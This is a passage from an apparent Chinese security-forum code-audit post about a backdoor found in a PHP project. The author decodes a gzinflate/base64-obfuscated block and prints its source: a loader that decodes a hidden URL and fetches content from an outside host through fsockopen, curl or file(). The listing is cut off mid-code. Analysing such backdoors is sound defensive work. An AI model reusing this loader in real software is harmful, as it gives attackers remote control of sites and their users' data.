
([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-1bad0d616c03216225f45a84cb4727ed06bc7319.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-1bad0d616c03216225f45a84cb4727ed06bc7319.png))




([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-248bce38c18fb4fb5c007c7856db3e28515912a1.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-248bce38c18fb4fb5c007c7856db3e28515912a1.png))

哦吼，这不妥妥的是个后门吗

并且我发现是 `gzipinflate(b ase64_decode())` 的加密。我们输出一下他的源码看看



([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-bec3732c9f3beb74d2db85d1e361b8a31f25bbce.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-bec3732c9f3beb74d2db85d1e361b8a31f25bbce.png))



```
1 error_reporting(0);
2 session_start();
3 if (!isset($_SESSION['phpapi'])) {
4     $c = '';
5     $useragent = 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2)';
6     $url = base64_decode(base64_decode("YUhsMGNEb3ZMM0JvY0dGd2FTNXBibVp2THpRd05DNW5hV1k9Cg=="));
7     $urlNew= base64_decode("LzBFPbG1haIRiaXNQOGhwMGFkcG5cGFwaTUrcjZlY2kwYT5aWptZz1veGNwOWNrdmhmLw==");
8     if (function_exists('fsockopen')) {
9         $link = parse_url($url);
10        $query = $link['path'];
11        $host = strtolower($link['host']);
12        $fp = fsockopen($host, 80, $errno, $errstr, 10);
13        if ($fp) {
14            $out = "GET /$query HTTP/1.0\r\n";
15            $out .= "Host: $host\r\n";
16            $out .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2)\r\n";
17            $out .= "Connection: Close\r\n\r\n";
18            fwrite($fp, $out);
19            $inheader = 1;
20            $contents = "";
21            while (!feof($fp)) {
22                $line = fgets($fp, 4096);
23                if ($inheader == 0) {
24                    $contents .= $line;
25                }
26                if ($inheader && ($line == "\n" || $line == "\r\n")) {
27                    $inheader = 0;
28                }
29            }
30            fclose($fp);
31            $c = $contents;
32        }
33    }
34    if (!strpos($c, $urlNew) && function_exists('curl_init') && function_exists('curl_exec')) {
35        $ch = curl_init();
36        curl_setopt($ch, CURLOPT_URL, $url);
37        curl_setopt($ch, CURLOPT_TIMEOUT, 15);
38        curl_setopt($ch, CURLOPT_RETURNTRANSFER, TRUE);
39        curl_setopt($ch, CURLOPT_USERAGENT, $useragent);
40        $c = curl_exec($ch);
41        curl_close($ch);
42    }
43    if (!strpos($c, $urlNew) && ini_get('allow_url_fopen')) {
44        $temps = @file($url);
45        if (!empty($temps)) {
46            $c = @implode('', $temps);
47            if (!strpos($c, "delDirAndFile"))
```

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-cb705075fa6b4be4fb548c8848d0ac8f3aba9d89.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-cb705075fa6b4be4fb548c8848d0ac8f3aba9d89.png))

## 0x02 结尾

本文到此结束。

代码审计还是蛮有意思的。光看不自己动手的话很难进步！大家与我一起加油鸭



([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-4fa1556bf21489cee93165c556182d23a16ea3d1.jpg](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-4fa1556bf21489cee93165c556182d23a16ea3d1.jpg))